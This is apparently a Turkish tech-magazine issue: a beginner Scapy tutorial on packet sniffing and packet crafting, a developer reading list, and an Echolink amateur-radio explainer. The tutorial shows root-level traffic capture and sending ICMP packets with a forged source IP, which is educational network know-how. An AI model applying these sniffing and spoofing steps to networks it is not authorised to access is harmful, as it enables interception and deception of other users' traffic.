Kurulum sırasında birçok bağımlılık ihtiyacı oluşabildiği için, olabildiğince karşılaşabileceğimiz hataları görerek ilerlemeye çalışalım. Çok fazla hata mesajı ile muhatap olarak da olsa, bu hataların nasıl düzeleceğini öğrene öğrene ilerleyeceğiz. Bu yüzden kurulum bitene kadar bilinçli olarak bazı komutları hatalı yazacak ve ne yapmamız gerektiğinden bahsetmeye çalışacağız.

Python 3 kullanarak Scapy kurulumu yapacağız. Paket kurulumları için pip'ten faydalanacağız. Ayrıca sistem geneline bu

kurulumu yapmak istemediğimiz için de sanal ortam kurarak (*virtualenv*) paket kurulumlarını olabildiğince bu ortamın içerisine yapacağız. Bu şekilde ilerlemenin başka bir artısı ise iki farklı Scapy sürümünü farklı sanal ortamlarda deneme şansı bulacak ve sadece çalıştığımız projeye özel bağımlılıkları kolayca sorgulayabileceğimiz bir ortam oluşturacağız. Sanal ortam ve çalışacağımız dosyalar ev dizinimiz altında oluşturacağımız **workshop** isimli dizin olacaktır. Oluşturup, pip ve virtualenv de kurarak ilerleyelim:

```
sudo apt update
sudo apt install python3-pip
pip3 install virtualenv
pip3 install --upgrade pip


mkdir workshop
cd workshop
```

Komutlar sırasıyla Python3 için pip kurulumu yaparak sonrasında *virtual environment* paketini pip kullanarak kurma ve pip'in kendisinin güncellenmesi işlerini yapıyor. Son olarak da bahsettiğimiz workshop isimli dizini oluşturup açıyoruz. Şimdi de workshop içerisinde yeni bir sanal Python ortamı (virtual environment) oluşturalım ve aktifleştirelim:

```
virtualenv -p python3 venv
source venv/bin/activate
```

Doğrulamak için komut satırının başında (venv) yazıp yazmadığına bakabilirsiniz. Bu ifade, oluşturduğunuz ve kullandığınız sanal ortamın ismiyle farklıysa hangi virtual environment üzerinde çalıştığınızı bir kontrol etmekte fayda olacaktır:

```
which pip # /home/$USER/workshop/venv/bin/pip
```

Eğer komutları en baştan itibaren ev dizininizde yazdıysanız, komutun çıktısı yukarıda verilene benzer şekilde olacaktır. Sadece, *$USER* yerine sizin kullanıcı adınız yazacaktır. Pip'in projeye özel virtual environment üzerinde olduğunu doğruladıktan sonra Scapy kurulumunu yapalım:

```
pip install scapy
```

Bu komut ardından Scapy sisteme kurulmuş olacaktır. Şimdi çalıştırmayı deneyelim:

```
scapy
```

Çıktılara dikkat ettiyseniz, aralarda birçok uyarı vererek açılıyor. Peki bu uyarılar bizim için çok önemli mi? Bu sorunun cevabı yapacağınız uygulamalara bağlı olsa da ipython veya *cryptography* gibi modüllerin bile olmaması sorun yaşama ihtimalimizi artırıyor. Bu yüzden, olabildiğince bu tür bağımlılıkları da kurarak ilerlemeye çalışacağız. Şimdi çıkmak için *exit()* yazalım veya *CTRL+D*'yi kullanalım. Ardından pip kullanarak eksik paketleri kuralım:

```
pip install matplotlib pyx cryptography
ipython
```

Kurulum tamamlandıktan sonra tekrardan *scapy* yazarak çalıştırmayı denersek, bu sefer de *texlive or …* gibi bir uyarıyı çıktılarda görebiliriz. Hazır elimiz değmişken onu da yükleyelim. Texlive kurulumunu apt ile yapacağız:

```
sudo apt install texlive
```

Not: Tabii ki bu komutu yazmadan önce Scapy'den çıkmamız gerekiyor.

Bu kadar uğraştıktan sonra artık Scapy'nin keyfini sürmek üzere açalım:

```
scapy
```

Scapy ile çalışırken o an hangi ayarların çalıştığını doğrulamak için, ayrıca basit anlamda yaptığımız kurulumu da test edebilmek adına *conf* komutunu kullanabiliriz:

```
>>> conf
```

Bu çıktıda dikkat etmemiz gereken en önemli alanlardan biri *iface* yazılı kısım olacaktır. Kullanmak istediğimiz bağlantı arayüzü seçili değilse bunu düzenlemek faydalı olacaktır. Örneğin, biz ethernet kartı üzerinden çalışmak isterken bu kısımda kablosuz internet bağlantımıza ait arayüzü görüyorsak düzenlemek için:

```
>>> conf.iface = "enp0s3"
```

Bu komutta yazan *enp0s3* aslında interface (arayüz) ismi olduğu için sizin sisteminize ve amacınıza uygun olarak düzenlemeniz faydalı olacaktır (örneğin sizin sisteminizde eth0, wlan0 gibi değerler olabilir).

Bu kadar ayar yapmışken bir paket dinlemeye çalışalım. Dinleme işlemi pek çok kez *sniffing* olarak da anıldığı için bu işlemi Scapy üzerinde yapan fonksiyonun adı *sniff* olarak geçer. Şimdi işi basit tutarak 1 tane paket dinlemeye çalışalım:

```
>>> sniff(1)
```

Eğer komutu yazıp çalıştırmak isterseniz "Operation not permitted" tarzında bir hata mesajı ile karşılaşmanız gerekir (çoğu zaman önerilmese de root kullanıcısı olarak çalışıyorsanız bu hatayı almamanız beklenir). Bu sorunu da çözebilmek için yönetici yetkilerine sahip bir kullanıcı ile Scapy'yi açmak gerekiyor. Hemen yazdığımız komutun başına *sudo* koyup denemeden önce, bu paketin sistem genelinde değil, *workshop* dizini içerisindeki virtual environment üzerine kurulu olduğunu hatırlayalım ve bu ortamı *root* kullanıcısıyla açmak isteyelim. Scapy'den çıkarak kurulumu kolaylaştırması için hazırlanmış komutları çalıştıralım:

```
sudo su -
cd /home/$USER/workshop/
source venv/bin/activate
scapy
>>> sniff(1)
```

İlk satırda root kullanıcısına geçiş yapılıyor, ikinci satırdaki *$USER* yerine yine kendi kullanıcı adınızı kullanabilirsiniz. Sonraki satırlarda ise şu ana kadar baktığımız ifadelerin ufak bir örneği var. En son satırda ise *sniff* ile 1 adet paket yakalamak istediğimizi söylüyor ve dinlemeye bırakıyoruz. Eğer aktif bir network trafiğiniz varsa bu satır o kadar hızlı çalışır ki zaman aldığını bile fark etmek zor olabilir. Ağ trafiğiniz durgunsa, bir paket gidene kadar program bu satırda bekleyecektir.

sniff() fonksiyonu çalışırken eğer bir sanal makinede Ubuntu kullanıyorsanız ve ağ trafiğinizde gelen-giden bir paket yoksa, yeni bir terminal açıp bir IP adresine ping atmayı deneyebilirsiniz. İlk ping isteği gittiğinde burada gözükecektir. Şuna benzer bir çıktı almalısınız:

```
<Sniffed: TCP:0 UDP:0 ICMP:1 Other:0>
```

Ağ izleme sırasında isterseniz BPF filtreleri de uygulayabilirsiniz. Bunlar tcpdump komutundakilerle benzer olacaktır. Mesela:

```
>>> sniff(1, filter="tcp port 80")
```

Paketleri aldıktan sonra incelemek için bir değişkene atamak isteyebilirsiniz:

```
>>> pkt = sniff(1)
>>> pkt
<Sniffed: TCP:0 UDP:0 ICMP:1 Other:0>
```

Sniff ile birden fazla paket yakalamak için içerisindeki 1 sayısı yerine kaç paket yakalamak istediğimizi yazabiliriz. Biraz oynayalım:

```
>>> pkt[0] # Details of the first packet in
sniffed packet list
>>> pkt[0]/"HELLO" # Add "HELLO" as payload
```

İlk satırda, *pkt* yapısı içindeki ilk paket hakkında özet bilgi alıyoruz. İkinci satırda ise "HELLO" harflerini pakete içerik olarak ekliyoruz.

Paketleri PCAP formatında dosyalara kaydedip daha sonra hem Scapy hem de Wireshark gibi programlarla açabilmemiz mümkün.

```
wrpcap("filename", variable_name)
variable_name = rdpcap("filename")
sniff(offline="filename") # Directly save to a
file
```

Örnekteki *wrpcap* aslında write pcap, *rdpcap* de read pcap olarak kullanılır. Son satırda yazdığımız fonksiyon ise bir değişkene kaydetmeden, doğrudan ismini verdiğimiz dosyaya kaydedecektir.

Sıfırdan IP paketi üretmek için IP() sınıfını kullanabiliriz. Daha önceki örnekte "HELLO" harflerini bir pakete içerik olarak eklediğimiz gibi, network katmanlarını da bu şekilde birleştirebiliyoruz:

```
>>> IP()
>>> IP(dst="IP.AD.RE.SI")
>>> pkt = IP(dst="IP.AD.RE.SI")/ICMP() #
Ping packet
```

İlk satırda boş bir IP paketi oluşturmayı, ikinci satırda hedef IP adresini nasıl vereceğimize baktık ancak yine bir değişkene atamadık veya devamını getirmedik. Son satırda ise kurduğumuz yapı hedef adresini belirledikten sonra bir ICMP paketi üretiyor. Varsayılanda genelde ping olarak da telaffuz edilen ICMP echo request türünde bir paket üretiliyor. Bu paketi gerçek ağa göndermek istersek:

```
>>> send(pkt)
```

Dememiz yeterli olacaktır. Ayarlamamız gereken birkaç alan daha olduğu için paket ağa gerçekten bırakılsa da muhtemelen hedefine ulaşmayacaktır.

Paketin her tarafını elle oluşturabiliyorken kaynak IP adresini de belirleyebiliyoruz. Mesela 172.17.0.2 adresinden 172.17.0.3 adresine giden bir ping paketi göndermek istersek;

```
>>> send(IP(src="172.17.0.2",
dst="172.17.0.3")/ICMP()/"hello",
iface="enp0s3")
```

Kaynak IP'sini belirleyebilmek hem birden fazla IP adresine sahip olduğumuz durumlarda istediğimizi kullanma imkânı sağlar hem de ağ yönetiminde bazı testler yapılırken kullanılabilir. Bu komutun ne yaptığını izleyebilmek için *tcpdump -vv* yazarak, akan paketleri ayrı bir terminalden izleyebilir veya Wireshark gibi bir uygulamayla takip edebilirsiniz. Aynı zamanda IP paketlerine bir de TTL değeri vererek network üzerinde kaç atlamaya kadar izin verdiğimizi belirleyebiliriz:

```
>>> send(IP(src="172.17.0.2",
dst="172.17.0.3", TTL=10)/
ICMP(type=13)/"hello", iface="enp0s3")
```

Bu örnekte ICMP türü olarak 13'ü belirledik. Bu türle daha önce karşılaşmadıysanız ne yaptığından da çok kısa bir şekilde bahsedelim; network üzerinden karşı sunucuya timestamp (zaman damgası) sormaya yarıyor.

İlk kısmı sonlandırmadan önce, istek gönderip geriye nasıl cevap alabileceğimizden bahsedelim. Send-Receive, yani göndermek ve almak fiillerinin baş harflerini kullanarak, bir paketi gönderip gelecek cevabı veya cevapları bekleyebiliyoruz. Hemen bir örnek üzerinden görelim:

```
>>> pkt = IP(dst="172.17.0.2", ttl=10)/
ICMP(type=8)
>>> sr(pkt) # Sends and receives the
responses, Layer 3
```

Son yazdığımız satır OSI modelinde 3. katmanda paket ve cevaplarıyla ilgilenir. Örnek bir çıktısı şöyle olabilir:

```
>>> sr(pkt)
Begin emission:
*Finished sending 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
(<Results: TCP:0 UDP:0 ICMP:1 Other:0>,
 <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)
```

Bu çıktıda gönderilen paketleri, gelen cevapları ve cevapsız kalan paketleri detaylıca görebiliriz. Yukarıdaki çıktı cevap gelmiş bir ping (ICMP echo request) mesajına denk gelmektedir.

Bu örnekteki gibi eğer sadece bir cevap bekliyorsak *sr1* fonksiyonu çok daha sade bir çıktı verir. Bu fonksiyonun ismindeki 1 sayısı sadece bir tane cevap beklediğimizi ifade eder. Kullanım örneği ve örnek çıktısı:

```
>>> sr1(pkt) # Returns one answer, Layer 3
Begin emission:
*Finished sending 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
<IP  version=4 ihl=5 tos=0x0 len=28 id=15563 flags= frag=0 ttl=64 proto=icmp chksum=0xe5f0
src=172.17.0.2 dst=172.17.0.1 options=[] |<ICMP  type=echo-reply code=0 chksum=0xffff
id=0x0 seq=0x0 |>>
```

Sonraki sayıda OSI modelinde 2. Katmanda paket üretmeyi, paketlerin detaylarını farklı ayrıntı seviyelerinde görüntülemeyi ve daha anlaşılır şekilde paketleri incelemeyi, 3 yönlü el sıkışmayla başlayan TCP bağlantılarının Scapy ile nasıl yapılacağını, port tarama uygulamasının Scapy ile hızlı pratik bir şekilde nasıl geliştirileceğini, alınan cevapların filtrelenmesini, sadece istenen flag'leri ayarlanmış paketlerin nasıl oluşturulabileceğini, cevaplara zaman aşımı ve otomatik tekrar deneme limiti koyulmasını, DNS isteğinin nasıl oluşturulacağını ve Scapy'nin içinde hazırda gelen, siber güvenlikle alakalı bazı basit atakları gerçekleştirebilen birkaç fonksiyona değineceğiz. Ayrıca Scapy ile uğraşmak isteyenler için kaynak önerilerinde bulunacağız.

Bu yazıdaki örnekler hakkında daha fazlasına erişmek için Scapy'nin dokümantasyonuna https://scapy.readthedocs.io/en/latest/ adresinden bakabilirsiniz.

Muhammed Hilmi Koca - mhkoca60@gmail.com

Yazılımcılar için Okuma Listesi

Merhaba. Bendeniz Muhammed Hilmi Koca. Yaklaşık 7 yıldır yazılımcı olarak çalışıyorum. Son 6 aydır da "Yazılımcılar İçin Hafta Sonu Okumaları" başlıklı haftalık bir e-bülten yayımlıyorum. Kıymetli editörümüz Ziyahan Albeniz'in sunduğu teklif/fırsat ile benzer bir derlemeyi istifadenize sunuyorum.

Şimdiye kadar pek çok blog yazısı yazdım ama ilk kez bir dergiye içerik üretiyorum. Benim gözümde dergi yazıları ayrı bir seviye. Umarım dergiyi sulandırmadan, yeterli seviyeyi tuttura-bilirim. Faydalı olması ümidiyle. Buyurun:

Sanal Asistanların Mesuliyeti

Bizim dünyayı kurtardığımız esnada dünyanın başka yerlerinde insanlar yine önemsiz(!) şeylerle uğraşıyorlar. Ideaport'ta yayımlanan bir çeviride sanal asistanların, sigara içmenin zararı ve kadına şiddet gibi konular ile ilgili sorularda ne cevap verdikleri, ne cevap vermesi gerektiği, bu tip konularda kesin doğru cevaplar vermesinin bir yükümlülük olup olmadığı veya kimin için yükümlülük olduğu gibi konular irdelenmiş.

Bağlantı: https://www.ideaport.org.tr/sesli-asistanlar.php - https://bit.ly/2zZFCb5

Terminal Kullanımı

Komut satırını ortalama bir yazılımcıya göre az kullandığımı söyleyebilirim. Kötü bir Windows alışkanlığı olarak genelde işlerimi GUI üzerinden hallediyorum. Tarik Güney, tam olarak bana hitap eden bir yazı yazmış: Neden komut satırını öğrenmek lazım? Ben şahsen kullanım oranımı artırmaya çalışıyordum ama şimdi bu süreci daha da hızlandırmayı düşünüyorum.

Bağlantı: https://bit.ly/2PAtTEX

Load Balancer Sağlığı

Uygulama sunucularının önündeki yük dengeleyicilerin (load balancer) temel kullanım amaçları arasında, yük dağıtımı yaparak performans sağlamanın yanı sıra cevap vermeyen sunucu olursa istekleri diğer sunuculara yönlendirerek sistemin yüksek erişilebilirliğini (high availibility) sağlaması da bulunuyor. Peki yük dengeleyicisi cevap veremezse ne olacak? Eğer olası durumlarda makineyi tolere edebilecek bir yedeğini almadıysanız geçmiş olsun. Nur topu gibi bir "Single Point of Failure" sahibi oldunuz. Bu senaryo için uygulanabilecek çözüm yöntemlerini Gökhan Şengün'ün aşağıda bağlantısı verilen yazısından okuyabilirsiniz.

Bağlantı: https://bit.ly/2RY1niv

Otonom Araçların Geleceği

İnsansız araçlar yaygınlaşıyor. Doğal olarak savaş sanayisi de bu gelişmelerden -her teknolojik gelişmede olduğu gibi- fazlasıyla nasibini alıyor. Amerikan Savunma Bakanlığı, insansız sistemlerin entegrasyonu ile alakalı bir yol haritası yayımlamış. Kadir Doğan da bu raporu Türkçe olarak özetlemiş.

Bağlantı: https://bit.ly/2zSZixi

Dağıtık Web'e Doğru

Geçtiğimiz sayılarda Web'in babası Tim Berners-Lee'nin dağıtık web için başlattığı girişimden bahsetmiştim. İsmail H. Polat Hoca, geçtiğimiz hafta bu girişimi analiz etmiş.

Bağlantı: https://bit.ly/2QMogIx

Blok Zinciri ve Ölçeklenme Problemi

Blok zinciri teknoloji hayatımıza bir anda dahil olan ve çok hızlı bir şekilde hype seviyesine ulaşan bir teknoloji. Miladını Bitcoin sayarsak 10 yıllık bir süre içerisinde tüm sorunlarını beklemek zaten gerçekçi olmaz. Hakan Yalçınsoy, bu teknolojinin temel problemlerinden ölçeklenme problemi hakkında oldukça detaylı ve güzel bir makale yazmış. Girişte mevcut yöntem ve algoritmalarla gayrı merkeziliğinin korunması, güvenlik ve ölçeklenme maddelerinden aynı anda ancak ikisinin sağlanabileceğini ifade ediyor ve kullanılan ölçeklenme senaryoları üzerinden bu 3 kriterin sağlanıp sağlanmadığını inceliyor.

Bağlantı: https://bit.ly/2Pzu9E5

Kripto Para 2.0

Başta Bitcoin olmak üzere kripto paralar, kendilerinden beklenen devrimi henüz gerçekleştiremedi. Ama bu durum, yıkıcı etkisinin hiç gelmeyeceği anlamına gelmiyor. Bu etkinin ayak sesleri İsmail H. Polat'a göre IMF tarafından duyulmaya başlandı. IMF başkanının kripto paralar hakkındaki öngörüsü veya tavsiyesine yönelik detaylar aşağıda bağlantısı bulunan yazısında.

Bağlantı: https://bit.ly/2CanxZy

Blockchain Her Yerde

CBInsights, sadakat ve ödül programları konusunda öne çıkan 55 girişimi değerlendirdiği bir rapor hazırlanmış. Bu girişimlerden 6 tanesi Blockchain tabanlıymış. Enes Türk, bu girişimleri incelemiş.

Altuğ Öztürk, Blockchain'in bankacılık ve finans sistemine uygulanması ile ilgili bir akademik makaleden yola çıkarak, futbolda bu teknolojinin nasıl uygulanacağına kafa yormuş.

Blockchain uygulamaları hakkında yayımlanan bir diğer yazı ise Turan Sert'in Çevrede Blockchain konusundaki devam yazısı.

Bağlantılar: https://bit.ly/2Ek8Kg5

https://bit.ly/2R2QoEc

https://bit.ly/2BkjwQG

DevCon4

Geçtiğimiz aylarda, topluluk katkısıyla Prag'daki DevCon4 etkinliğine 4 öğrenci gönderilmişti. Etkinlikten ilk meyveler gelmeye başladı. Ayşe Ceyda Ölmez, gördüklerine, yaşadıklarına dair ilk yazısını yayımlamış.

Etkinliğe katılan bir diğer öğrenci Deniz Özgür de kripto ekonominin geleceğiyle ilgili bir yazı yayımlamış.

Bağlantılar:

https://bit.ly/2Cc5MsR

https://bit.ly/2QRXxdo

https://bit.ly/2GdTp3p

Kamuda Gerçek Bir Açık Kaynak Dönüşümü

Geçtiğimiz aylarda Pardus tartışmalarının tekrar alevlendiği (elbette saman alevi) dönemde Pendik Belediyesi'nin Pardus kullandığına dair bir bilgi duymuştum. Kahramanmaraş'taki harikulâde dönüşümden dolayı çok da üzerinde durmamıştım. Ama bu hafta okuduğum müthiş bir yazı beni hem heyecanlandırdı hem de mutlu etti. Belediyeyi gerçekten tamamıyla Pardus ve açık kaynağa dönüştürme çalışmalarına başlamış ve büyük bir ilerleme kaydetmişler. İlk etapta yazılım ekiplerini sağlam bir eğitim sürecinden geçirmişler. Akabinde güzel bir analiz ve planlama yapmışlar. Hemen Göç, Kolay Göç, Orta Göç, Zor Göç şeklinde fazlara ayırmışlar ve tek tek hangi uygulamayı hangi uygulamayla değiştirebiliriz ve belediye genelinde nasıl yaygınlaştırabiliriz biçiminde planlamışlar.

Dahası bütün bu süreci Üstün Murat Yıldız'ın yazdığı bu yazı aracılığıyla detaylıca anlatmışlar. Mesela hangi açık kaynak uygulama hangi gerekçelerle seçildi, geçiş aşamaları nelerdi ve nasıl sorunlar yaşandı, çözümler geliştirildi.

Vakit kaybetmeden okuyun. Siz de sevinin, heyecanlanın!

https://bit.ly/2PArkmc

CIA Peşimde mi

Cem Yılmaz'ın klişeleri alay ederek yıkmak gibi bir çabası var. Lakin iyi niyetli olsa da bu çabanın yan etkileri yok değil. Misal "CIA bu hesaplara bakıyormuş" muhabbeti sonrası veri paylaşımının fazla küçümsenmesi gibi. Gerçi bundan da önce "saklayacak bir şeyim yok" muhabbeti vardı. Ama her köşede verimizin pazarlandığı, satıldığı ve bunların sonucu olarak gözlerimizin önüne müthiş bir algı çalışmasıyla farklı, "kişiselleştirilmiş" dünyalar getirildiği bir dönemde yaşıyoruz. Ne demiş şair:

Veri alırlar veri satarlar

Veriden terazi tutarlar

Veriyi veri ile tartarlar

Çarşı pazar veridir veri

Neyse daha fazla konuyu sulandırmadan sadece geleyim. Dergimizin de editörü olan Ziyahan ALBENiZ, saklayacak bir şeyimizin olup olmadığını irdelemiş.

https://bit.ly/2Bfe7dC

Mühendislikte Aşırılık

Her yazılımcının içinde gizli bir aşırı mühendis (over engineer) vardır. Kimi zaman "bakın ben ne patternler biliyorum" demek için bazen kendi kendimizi "ne güzel yaptım be!" diye tatmin etmek için bazen -ve genellikle- de basit düşünmeye kendimizi alıştırmadığımız için mühendislikte, tasarımda aşırılığa kaçıyoruz. Suat KÖSE, kaleme aldığı güzel makalede aşırı mühendislik ve yalın düşünme (lean thinking) meselelerini irdeliyor.

https://bit.ly/2QNz0X8

Antipatternler

Burak Selim Şenyurt, yıllar sonra bir kez daha Antipatternler demiş. Tanım olarak, çoğunlukla iyi bir çözüm diye uygulanıp uzun vadede başa bela olan yöntemler denilebilir. Yazıdaki müthiş tespitle: "Bir Pattern çözdüğünden daha fazla problem oluşturuyorsa AntiPattern' dir."

Tüm yazılımcılar için adeta bir başucu yazısı. Okuyun, okutun, broşür olarak bastırıp Mecidiyeköy'de, Levent'te, Maltepe'de metro/metrobüs duraklarında dağıtın.

https://bit.ly/2RZUVHp

Zekayı Anlamak

Yapay zeka, adından anlaşılacağı üzere doğal zekanın yapayı. Dolayısıyla gelişimi doğal zekayı anlama seviyemizle yakından ilgili. Ama henüz doğal zekanın muhtevasına tamamiyle vakıf değiliz. Sarper Alkan, "Doğaldan Yapaya: Zeka" başlıklı bir yazı dizisine başlamış. İlk yazısında da doğal zekayı ve öğrenme şekillerini irdeliyor.

https://bit.ly/2QwlrvQ

Yapay Zeka ve Hukuk

Yeni çıkan teknolojiler hayatın her alanını etkiliyor. Bu da doğal olarak disiplinlerarası çalışmaların önemini artırıyor. Yapay zeka ve hukuk ilişkisi bu kapsamda her geçen gün daha fazla önem kazanıyor. Onur Akçınar, bu ilişkiyi irdelediği bir yazı dizisine başlamış.

https://bit.ly/2Ej8uy2

Makine Öğrenmesi de Her Yerde

Geçtiğimiz aylarda görüntü tanıyan mobil uygulama geliştirmeyi anlatan Özgür Şahin, 2 hafta kadar önce 10 dakikada görüntü sınıflandıran bir mobil uygulama geliştirmeyi anlatmış. Bununla da kalmamış "iOS geliştiriciler için makine öğrenmesi" başlıklı bir seriye başlamış. Maşallah deyip, kolaylıklar dileyelim.

Makine öğrenmesi demişken... Dijital Garaj, Benedict Evans'ın makine öğrenmesi hakkındaki makalesini çevirip, 3 bölüm halinde yayımlamış. (1,2,3)

Yine makine öğrenmesi hakkında diğer bir faydalı yazı da Yunus Emre Gündoğmuş'tan geldi. Kendisi Linkedin profiline

göre üniversite öğrencisi ve bolca yazıyor. Benim bahsedeceğim yazı ise Python'da makine öğrenmesi modelinin Django kullanarak web uygulaması üzerinden yayımlanmasını anlatan bir yazı dizisinin ilk yazısı.

Bağlantılar:

https://bit.ly/2RY1Px8

https://bit.ly/2El9phB

https://bit.ly/2Ej8Bts

https://bit.ly/2PBlZLE

https://bit.ly/2UFwsJE

https://bit.ly/2PFopcc

Kuantum Bilgisayarları İçin Umut Veren Girişimler

Ülkemizde Kuantum Bilgisayarlar konusunda içerik üreten nadir insanlardan Zeki Seskir, bu konudaki gelişmeleri takip etmeye ve bizlere aktarmaya devam ediyor. Geçtiğimiz hafta yayımladığı iki yazıda(1, 2) Ekim ayı sonunda Viyana'da açıklanan "Kuantum Amiral Gemisi" programının detaylarından ve kısım kısım fonlanacak girişimlerden bahsetmiş.

Bağlantılar:

https://bit.ly/2ryjxf8

https://bit.ly/2UFXe4x

Murat Kaygısız - TA1IHE@arkakapidergi.com


ECHOLINK: Telsiz & İnternet Birlikteliği Üzerine

Değerli okurlarımız, beşinci sayımızda da sizinle tekrar buluşmanın verdiği mutlulukla saygılarımı sunuyorum. Bu yazımızda RF (radyo frekans) ile birleşimi yıllar öncesinde gerçekleştirilmiş altyapı desteği olan Echolink'in işleyişini anlatmaya çalışacağız.

ECHOLİNK Ne Demek?

Echolink, isminin içerisinde yer aldığı üzere bir tür linkleme mantığıdır. Burada amaç, RF ile oluşturulmuş belli bir kapsama alanına sahip bölgesel yapıların, internet vasıtası ile birbirine linklenmesi prensibidir.

Temelinde bölgesel sistemleri istendiğinde bir araya getirmek yatmaktadır. İnternet desteği ile kullanılan yazılımlar, bu yapıya ekstra özellikler de sunmaktadır. Bu mantıkla birlikte geliştirilmiş olan sistem, Amatör Telsiz Operatörleri'ne özel doğrulama ve kullanıcı belge ibrazı ile şifre onayı verilerek özelleştirilmiştir. Bir VOIP sistemi ile dünya üzerindeki amatör telsiz operatörleri bir araya gelerek konuşabilmektedir.




ECHOLINK Link-Röle ve Kullanıcı Modları

Tıpkı APRS sisteminde olduğu gibi ECHOLINK de hobiye özel bir yapıdır. ECHOLINK sistemlerinde röle, link ve sadece kullanıcı modelleri şeklinde opsiyonlar mevcuttur. Bu yapı içerisinde özel görüşme de yapılabilmektedir. Bire-bir özel ve havadan bağımsız görüşme desteği de verebilmekte olan bu sistemi birer birer detaylandıralım.

ECHOLINK Kullanıcı Modu

Burada yüklenen yazılım ile ister PC, ister telefon cihazı üzerinde (IOS veya Android) diğer tüm modlarda bulunan amatörler ile görüşme mümkündür. İstenilen ülkedeki bir röle veya link üzerine, konferans odaları veya kullanıcıya bağlantı seçimi yapılarak görüşülebilir.



Resimde bir Konferans Odası baglantı ornegi gorulmektedir. Cesitli yerlesim yerlerinde hizmet veren link ve rolelerin bir arada bulunmasiyla ulke ici ve uluslararasi haberlesmesi mumkun hale gelmektedir.

ECHOLINK Konferans Odaları:

Bu seçenek içerisinde de hangi ülkenin hangi şehrinde kurulmuş olduğu belirtilen ve içerisinde kullanıcı ve linklerin veya rölelerin toplu halde bulundukları konferans odalarına bağlanılarak aynı anda o anda bağlı tüm sistemlerin üzerinden duymayı ve duyulmayı sağlayan yapıda görüşmeler gerçekleştirilebilir.

ECHOLINK Link (-L) Bağlantıları:

Bu seçenek ve bir sonraki seçenek biraz karışık gelebilir, dikkatle okunmasını rica ediyorum. Buraya kadar anlatılan her iki kullanım şekli de yazılım vasıtası ile PC veya telefon üzerinde idi, burada ise bu bağlantının RF ile birleşmesi söz konusudur.


Bir PC ile telsiz cihazının ses giriş ve çıkışlarının birbirine bağlanması ve telsiz cihazını TX (gönderme) pozisyonuna geçirebilmesi için USB bağlantısı desteği gerekmektedir. Buradan itibaren bu bağlantıya **Arabirim** adını vereceğiz.

Arabirim vasıtası ile internet üzerinden gelen sesler telsiz cihazını TX pozisyonuna geçirir ve havaya, kapsama alanı içerisine görüşmenin aktarılması sağlanır. Telsiz cihazı üzerinde de havadan gelen frekans üzerindeki görüşmeleri de aynı şekilde internet üzerindeki yazılımda seçilmiş olan konferans odası veya tekil bazdaki link üzerine veya bir röle bağlantısına aktarmaktan ibaret telsiz ve internet ortak kullanımı burada Link olarak anılmaktadır.

Link için en önemli anlaşılması gereken husus, aynı frekans üzerinden hem gönderme hem alma yapıldığıdır. Yani kapsama alanı içerisinde bulunan bir telsiz cihazında, link frekansında konuşma yapıldığında bu görüşme internet ağına bağlı olan PC

tarafından aynı anda aktarılır. Mandalı bıraktığınızda, internet üzerinden diğer kullanıcılara yine karşıda bulunan bağlantılar üzerinden görüşmeniz aktarılır ve cevap veren internet üzeri PC'den veya direkt havadan size ulaşabilir. Bu esnada bu ağ içerisinde olan tüm istasyon-link veya röle bağlantıları üzerinde bu görüşmeler duyulacaktır.

Bu tip link veya röle bağlantıları olmadan bir RF düşünülemez. Görüşmeler sadece VOIP üzerinde kalır. Link bağlantıları uzantısı –L olarak geçer ve genelde bölgesel olarak tek başına veya bir konferans odası bağlantısında çalıştırılır. Burada doğru olan o ülke için açılmış konferans odaları üzerinde Link çalıştırmak olmalıdır. Amacı Link bağlantılarını bir araya getirerek aynı anda birçok şehir ile iletişim sağlamak olmalı. Görüşmelerde tüm Link yapılarının tetikleneceği unutulmadan uzun süreli ve boşluksuz görüşme yapılmamalıdır ki başka bir amatör telsiz operatörü sıkıntı yaşamasın! ECHOLINK üzerinde gecikme sebepli boşlukların 3-4 saniyeyi bulması gayet normaldir ve bu süre kadar görüşme esnasında boşluk bırakmak oldukça önemlidir.



ECHOLINK Röle (-R) Bağlantıları:

Röle bağlantılarını Link bağlantılarından ayıran en önemli özellik genelde bölgede bulunan ve zaten belli bir alana hitap eden röle sistemlerine diğer şehir ve ülkelere ihtiyaç duyulduğunda bağlanarak haber alabilmeleri amaçlı desteklenmesi prensibidir. Aslen Röle'nin kapsama alanı, RF yolu ile aynı iken, ECHOLINK desteği ile özellikle gerekli anlarda mesafe sınırı için HF haberleşmede olduğu gibi gereken şartların oluşmasını beklemek yerine internet alternatifi ile her an için ulaşılabilme mantığı gütmektedir. Saha genişlemesi RF ile gerekli donanım ve hava koşullarını mecbur kılarken, alternatif bir yol olarak sadece internet ile desteklenerek tüm dünyaya altyapı açık olduğu sürece hızlıca hazır ortamda görüşme imkânı sağlanmış olacaktır.

Röle bağlantıları genelde ECHOLINK ağları üzerinde tekil olarak bulunurlar. Doğru olan da şahsım tecrübelerine göre böyle olmalıdır. Röle gibi belli bir alanda oturmuş sistemler üzerinde doğru ve mantıklı yönetimler, gerektiği anlarda kumanda ekranına bağlanarak Röle sistemi'ni gerek duyulan konferans odası, link veya diğer röle sistemleri'ne bağlar ve bulunan bölgedeki amatör operatörler için istenilen bölgeden bilgi alınmasına ve görüşme yapmasına izin verir. En doğru kullanım bu olacaktır.

Burada ECHOLINK yazılımı üzerinde mümkün olan tüm yetkilendirme ve kullanıcı isimli kontrol sistemleri de oldukça önemlidir ve birçok konuda müdahale mümkündür. Kullanıcı yasaklama, askıda kalan kullanıcı bağlantısını kesme, kullanıcı sayısı kısıtlama, süre kısıtlama, DTMF ile uzaktan müdahaleler gibi özellikleri yıllardır destekleyen bu yapı günümüzde çok daha geliştirilerek diğer dijital yapıları ortaya çıkarmıştır.

Teknolojik gelişmelerin ve yazılımların geliştirilmesi ile ECHOLINK sistemi üzerinde sadece yetkili tarafından yapılabilen birçok özellik, kişisel müdahaleler ile yapılabilir hale getirilmiştir. Bu tip sistemlerin de günümüzde kullanılmaya yeni sayılabilecek bir süredir adı geçen DMR-DSTAR-YAESU FUSION gibi sistemler olduğunu belirtelim ve onları anlatmak için bu yazımızdan sonra temel haberleşme altyapı bilgilerini vermeye başlayacağımız, frekans-cihaz çeşitleri-anten yapıları gibi biraz da teknik içeren konuları öğrenmek için hazırlanalım isterim. Saygılarımla 73!

MAKER EĞİTİM KİTAPLIĞI

Tüketmekten Üretmeye
MAKER
Eğitim Hareketi
Sürdürülebilir Bir Model

MEMLEKET İSTERİM

